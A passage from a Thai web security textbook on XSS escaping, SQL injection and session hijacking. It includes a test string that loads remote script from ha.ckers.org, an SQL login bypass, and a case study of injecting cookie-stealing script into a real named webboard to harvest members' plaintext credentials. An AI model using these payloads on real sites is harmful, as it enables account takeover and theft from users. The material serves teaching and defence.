- เว็ปมาสเตอร์ก็สามารถช่วยได้เช่นกัน โดยตรวจสอบว่า ไม่มีหน้าเว็ปที่ส่งกลับสิ่งที่ผู้ใช้ป้อนเข้าไป โดยไม่มีการตรวจสอบความถูกต้อง นอกจากนี้แล้วยังควรสนับสนุนให้ผู้ใช้ ปิดการทำงานของสคริปท์ (scripting)

- สำหรับวิธีที่ดีที่สุดในตอนนี้คือ

1. ไม่อนุญาตโค้ด HTML ทุกชนิดโดยทำ Escape ตัวแปรที่ input เข้าไปทุกครั้ง

ตารางที่ 4.1 ตัวอย่างโค้ดการทำ Escape โดย Javascript

```
<script language='JavaScript' type='text/javascript'>
<!--
function convertToHexHTML(num) {
 var hexhtml = '';
 for (i=0;i<num.length;i++)
  hexhtml += "&#x" + num.charCodeAt(i).toString(16).toUpperCase() + ";";
 return hexhtml;
}
//-->
</script>
```

ตารางที่ 4.2 ตัวอย่างโค้ดการทำ Escape โดย PHP

```
<?php
function hexentities($str) {
  $return = '';
  for($i = 0; $i < strlen($str); $i++) {
     $return .= '&#x'.bin2hex(substr($str, $i, 1)).';';
  }
  return $return;
}
?>
```

2. อนุญาตเฉพาะ Tag ที่กำหนดเท่านั้นในการแสดงผล

ตารางที่ 4.3 ตัวอย่างโค้ดการอนุญาตเฉพาะ Tag ที่กำหนดในการแสดงผล และกรอก Script ออกจาก HTML Code

```
<?php

### Allow Tags ###
$allowed_tags = "<textarea>,<a>,<h1>,<h2>,<h3>,<h4>,<h5>,<h6>,
<br>,<ol>,<i>,<b>,<table>,<tr>,<td>,<form>,<p>,<center>,<small>,
<input>,<select>,<option>,<ul>,<li>,<blockquote>,<strong>";

### Test Tags ###
$text = '<i>Test paragraph.</i> <strong>Other text</strong>
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>';

### Not Allow All Tags ### กรอง Script และ Tag ออกทั้งหมด
echo "Not Allow All Tags = ";
echo strip_tags($text);
echo "<br>Allow Some Tags = ";

### Allow Some Tags ###อนุญาตเฉพาะบาง Tag เท่านั้นที่จะสามารถใช้งานได้
```

```
echo strip_tags($text,$allowed_tags);


?>
```

4.3.2 ตัวอย่างเว็บไซต์ที่สามารถทำ XSS ได้

Ethic

" การสาธิตการเจาะระบบและการ Injection ทั้งหมด ล้วนกระทำขึ้นเป็นกรณีศึกษา เพื่อให้เกิดความตระหนัก ถึงความสำคัญในการรักษาความปลอดภัยของระบบ Web Application และทราบถึงแนวคิดในการเจาะระบบของแฮกเกอร์ เพื่อให้เข้าใจ และสามารถนำไปใช้ปรับปรุงการป้องกันได้อย่างมีประสิทธิภาพเท่านั้น มิได้มีเจตนาเผยแพร่เพื่อให้ฝึกฝนหรือกระทำตามอันอาจก่อให้เกิดความเสียหายแก่ ทรัพย์สินของผู้อื่นๆได้ ในสาธิตตลอดจนการศึกษาการเจาะระบบทั้งหมด กระทำการขึ้นเพื่อวัตถุประสงค์ทางการศึกษา และเมื่อเจาะระบบสำเร็จก็ถือว่าการศึกษาจบลง โดยไม่มีการแสวงหาผลประโยชน์เพิ่มเติมจากเว็บไซต์ที่สามารถเจาะได้"

รายละเอียดเกี่ยวกับเว็บไซต์


www.bjctogether.com เป็นเว็บไซต์ที่ให้บริการข้อมูลข่าวสารเกี่ยวนักแสดงชื่อดังชาวเกาหลี โดยในเว็บไซต์นั้นมี Webboard สำหรับแสดงความคิดเห็น โดยผู้ที่สามารถ post ได้นั้นจะต้องเป็นสมาชิกเท่านั้น

จุดอ่อนของเว็บไซต์

จากการตรวจสอบพบช่องโหว่ในส่วนของการพิสูจน์สิทธิเพื่อล็อกอินเข้าสู่เว็บบอร์ด ซึ่งสามารถใช้คำสั่ง SQL injection ในการผ่านระบบพิสูจน์สิทธิได้ นอกจากนั้นเว็บบอร์ดยังสามารถทำ Cross-Site Scripting ได้ด้วยซึ่งทำให้สามารถเก็บข้อมูลของผู้ที่เข้ามาชมเว็บบอร์ดได้ด้วย


ขั้นตอนการเจาะระบบ

1. เข้าสู่เว็บไซต์ www.byjtogether.com
2. เข้าสู่หน้า Webboard เราจะสังเกตเห็นว่ามีชื่อของ admin ที่หน้าสนใจคนนึงชื่อว่า tigger



รูปที่ 4.3 หน้า Webboard ของเว็บไซต์


3. เรียกดู cookie โดยใช้ **javascript:alert(document.cookie);**



รูปที่ 4.4 หน้าต่างป๊อปอัปแสดง Cookie เมื่อทำ Javascript Injection


4. Login โดยทำ SQL Injection

ให้ username เป็น **tigger** และ password เป็น **x' or '1=1**



รูปที่ 4.5 หน้าต่าง login ของเว็บไซต์

5. จากนั้นลองดู cookie อีกครั้ง พบว่ามีข้อมูลเพิ่มขึ้นเป็น username และ password โดยค่าของทั้งสองตัวนั้นไม่ได้มีการเข้ารหัสอะไรไว้เลย




รูปที่ 4.6 หน้าต่างป๊อปอัพแสดง Cookie เมื่อทำ Javascript Injection ขึ้นมาจะค่า Session, Username, Password


6. ลองดูที่แทบเมนูพบว่าเราสามารถมีสิทธิแก้ไขข้อมูลส่วนตัว ตั้งกระทู้ใหม่ รวมถึงสามารถอ่าน mailbox ได้ด้วย

sign out | edit profile | mailbox(0) | new topic


รูปที่ 4.7 เมนูของผู้ที่มีสิทธิเป็นสมาชิก



รูปที่ 4.8 หน้าแก้ไข Profile




รูปที่ 4.9 หน้า Mailbox ของสมาชิก




รูปที่ 4.10 หน้าแสดงข้อความใน Mailbox

7. ถ้าต้องการโพสข้อมูลลง webboard ชื่อของผู้ที่โพสก็จะเป็น username ที่เรา login เข้าไปนั้นเอง จากนั้นได้ลองโพส script **<SCRIPT>alert(document.cookie);</SCRIPT>** ลงไปผ่านเว็บบอร์ด




รูปที่ 4.11 ฟอร์มโพสข้อมูลลง Webboard

8. พบว่าเมื่อมีการ reload หน้านั้นก็สามารถทำงาน script นั้นได้ แสดงว่าเว็บบอร์ดนี้สามารถแทรก script ลงไปได้




รูปที่ 4.12 หน้าต่างป๊อปอัปแสดง Cookie เมื่อทำ Javaseript Injection

9. ดังนั้นจึงได้แทรก script เพื่อดักข้อมูลของ member ออกมา ซึ่งข้อมูลใน cookie นั้นเราสามารถรู้ทั้ง username และ password ของผู้ที่ login มาได้ด้วยเช่นกัน




รูปที่ 4.13 หน้าแสดงข้อมูลที่ได้จากการทำ Cross-Site Scripting

10. จากนั้นลองนำ username และ password ที่ได้จากการทำ XSS มา login ก็สามารถ login ได้ถูกต้องเช่นกัน



รูปที่ 4.14 หน้า Mailbox ของสมาชิก



รูปที่ 4.15 หน้าแสดงข้อความใน Mailbox

4.4 การเข้าแย่งเพื่อครอบครองเซสชัน (Session Hijacking)

การเข้าแย่งเพื่อครอบครองเซสชันไม่ใช่เรื่องใหม่สำหรับวงการความปลอดภัยคอมพิวเตอร์ คำๆนี้มักถูกใช้บ่อยครั้งเพื่ออธิบายถึง กระบวนการในการเข้าครอบครองคอนเน็กชัน การสื่อสารของโปรโตคอล TCP จากผู้อื่นด้วยกาคาดเดาลำดับขั้นตอนการรับส่งข้อมูล ในกระบวนการนี้ แฮกเกอร์จะเข้าครอบครองคอนเน็กชัน TCP ที่ได้สร้างแล้ว ในแง่ความปลอดภัยบนเว็บแอปพลิเคชัน การเข้าแย่งเพื่อปลอมแปลงเซสชัน จะหมายถึงการเข้าครองครองเซสชันของเว็บแอปพลิเคชันอย่างไม่ถูกต้อง

แอปพลิเคชันที่รองรับผู้ใช้หลายคนพร้อมกันได้มีการใช้คอนเซ็ปต์ของ "เซสชันของผู้ใช้" ด้วยภายในโดยผู้ใช้แต่ละคนจะโต้ตอบกับแอปพลิเคชัน ผ่านทางแต่ละเซสชันของตนเอง ต่างหาก แอปพลิเคชันจะติดตามสถานะของผู้ใช้แต่ละคนที่กำลังใช้งานแอปพลิเคชัน โดยผ่านทางเซสชัน ซึ่งเซสชัน (session) มีประโยชน์มากสำหรับการแบ่งแยกพฤติกรรมของผู้ใช้แต่ละคน

4.4.1 การจัดการกับ Session

การจัดการกับ Session นั้นไม่ได้หมายถึงการจัดการสถานะของ session เท่านั้น แต่รวมไปถึงการจัดการข้อมูลของ Client ในแต่ละ User ด้วย ซึ่งข้อมูลเหล่านี้เรียกว่า Session Data หากเราใช้ฟังก์ชันการจัดการ Session โดยทั่วๆไปของ PHP แล้ว Session Data จะถูกเก็บไปในตัวแปร $_SESSION

ตารางที่ 4.4 แสดงตัวอย่างการใช้งาน Session

```
<?php
session_start();
$_SESSION['foo'] = 'bar';
?>
<a href="session_continue.php">session_continue.php</a>
```

สมมติว่าคลิ๊กแล้วลิงค์ไปที่ session_continue.php จะทำให้ script ที่รับหน้าต่อไปสามารถใช้ session นี้ได้เช่นกัน

ตารางที่ 4.5 แสดงตัวอย่างการใช้งาน Session

```
<?php
session_start();
echo $_SESSION['foo']; /* bar */
?>
```

ปัญหาด้านความปลอดภัยที่สำคัญในการเกิด Session Hijacking อยู่ที่การแสดงผลของตัวแปรออกมาดังตัวอย่างที่ 2 ซึ่งเกิดจากความไม่เข้าใจว่า PHP นั้นได้ทำอะไรบ้างสำหรับ Session สุดท้ายก็จะไม่สามารถหาเหตุผลได้ว่า Program ที่เราเขียนนั้นมีข้อผิดพลาดอยู่ที่ใด

4.4.2 การเกิด Session Hijacking

จากปัญหาที่เกิดขึ้นซึ่งเราเข้าใจว่า PHP ได้จัดการกับ session ไว้อย่างปลอดภัยแล้ว ในทางตรงข้าม ซึ่งข้อเท็จจริงแล้วผู้พัฒนาโปรแกรมต้องเป็นคนกำหนดระดับความปลอดภัยเอง จึงจะถูกต้อง โดยจากตัวอย่างที่ผ่านมาซึ่งเป็นวิธีที่ไม่ดีนัก แต่ก็ไม่ได้มีวิธีที่ดีที่สุดสำหรับทุกคนเช่นกัน เพื่อทำความเข้าใจการทำงานของ Session ลองพิจารณาเหตุการณ์ดังนี้


• Good Guy เข้ามาใช้บริการที่ http://www.example.org/ และ logs in ด้วย

• example.org เซ็ต cookie, PHPSESSID=12345

• Bad Guy เข้ามาใช้บริการที่ http://www.example.org/ และกำหนดค่า cookie เป็น, PHPSESSID=12345

• example.org เข้าใจผิดว่า Bad Guy เป็น Good Guy แล้วส่งข้อมูลต่างๆให้ Bad Guy

เหตุการณ์นี้แสดงเป็นรูปภาพได้ดังนี้



รูปที่ 4.16 รูปแสดงการเกิด Session Hijacking

4.4.3 ขั้นตอนการเข้าแย่งเพื่อครอบครองเซสชัน (Session Hijacking)

1. หาสถานะของตัวเลขระบุเซสชัน (Session ID)

พยายามหาสถานะของตัวเลขระบุเซสชันที่วิ่งไปมาระหว่างการเชื่อมต่อ ทดสอบความมีการจดจำสถานะของ cookies, session cookies, URL Parameter และ hidden fields

2. ถอดรหัสข้อมูลของสถานะที่ได้มา

จากข้อแรกเราสามารถหาสถานะของตัวเลขระบุเซสชัน และวิเคราะห์สิ่งที่ได้มาได้แล้ว ถ้ายังไม่เข้าในสิ่งที่ได้มา เราอาจวาดเป็นแผนภาพเพื่อให้เข้าใจมากขึ้น ลองตัดสินใจและทดสอบค่าของตัวเลขระบุเซสชันว่าจะเป็นค่าใดต่อไปนี้

- Incremental Value
- Date and Timestamp
- Static Value
- Pseudorandom Value
- Profile Information

- Server IP Address
- Client IP Address
- Two-Byte Numbers

3. ทดสอบค่าของตัวเลขระบุเซสชันต่างๆที่ได้มา

ลองใช้ค่าที่เราถอดออกมาได้เพื่อทดสอบเหตุการณ์ที่จะเกิดขึ้น เมื่อมีการเปลี่ยนตัวเลขระบุเซสชัน โดยอาจจะนำตัวเลขระบุเซสชันจากการ login เพื่อใช้งานของผู้ใช้งานหลายๆคนมาแทนที่เดิม แล้วดูว่าผลกระทบที่เกิดขึ้นเมื่อมีการแก้ตัวเลขระบุเซสชันแล้วจะเป็นอย่างไร

4. ดัดแปลงสถานะของตัวเลขระบุเซสชัน

ถ้าเราสามารถถอดรูปแบบตัวเลขระบุเซสชันได้ เราก็สามารถดัดแปลงตัวเลขระบุเซสชัน เพื่อปลอมแปลงหรือ ขโมยเซสชันของผู้อื่น โดยอาจจะเปลี่ยนข้อมูล หรือเพิ่มขีดความสามารถของตนเองในการใช้งานแอปพลิเคชันนั้นได้ด้วย

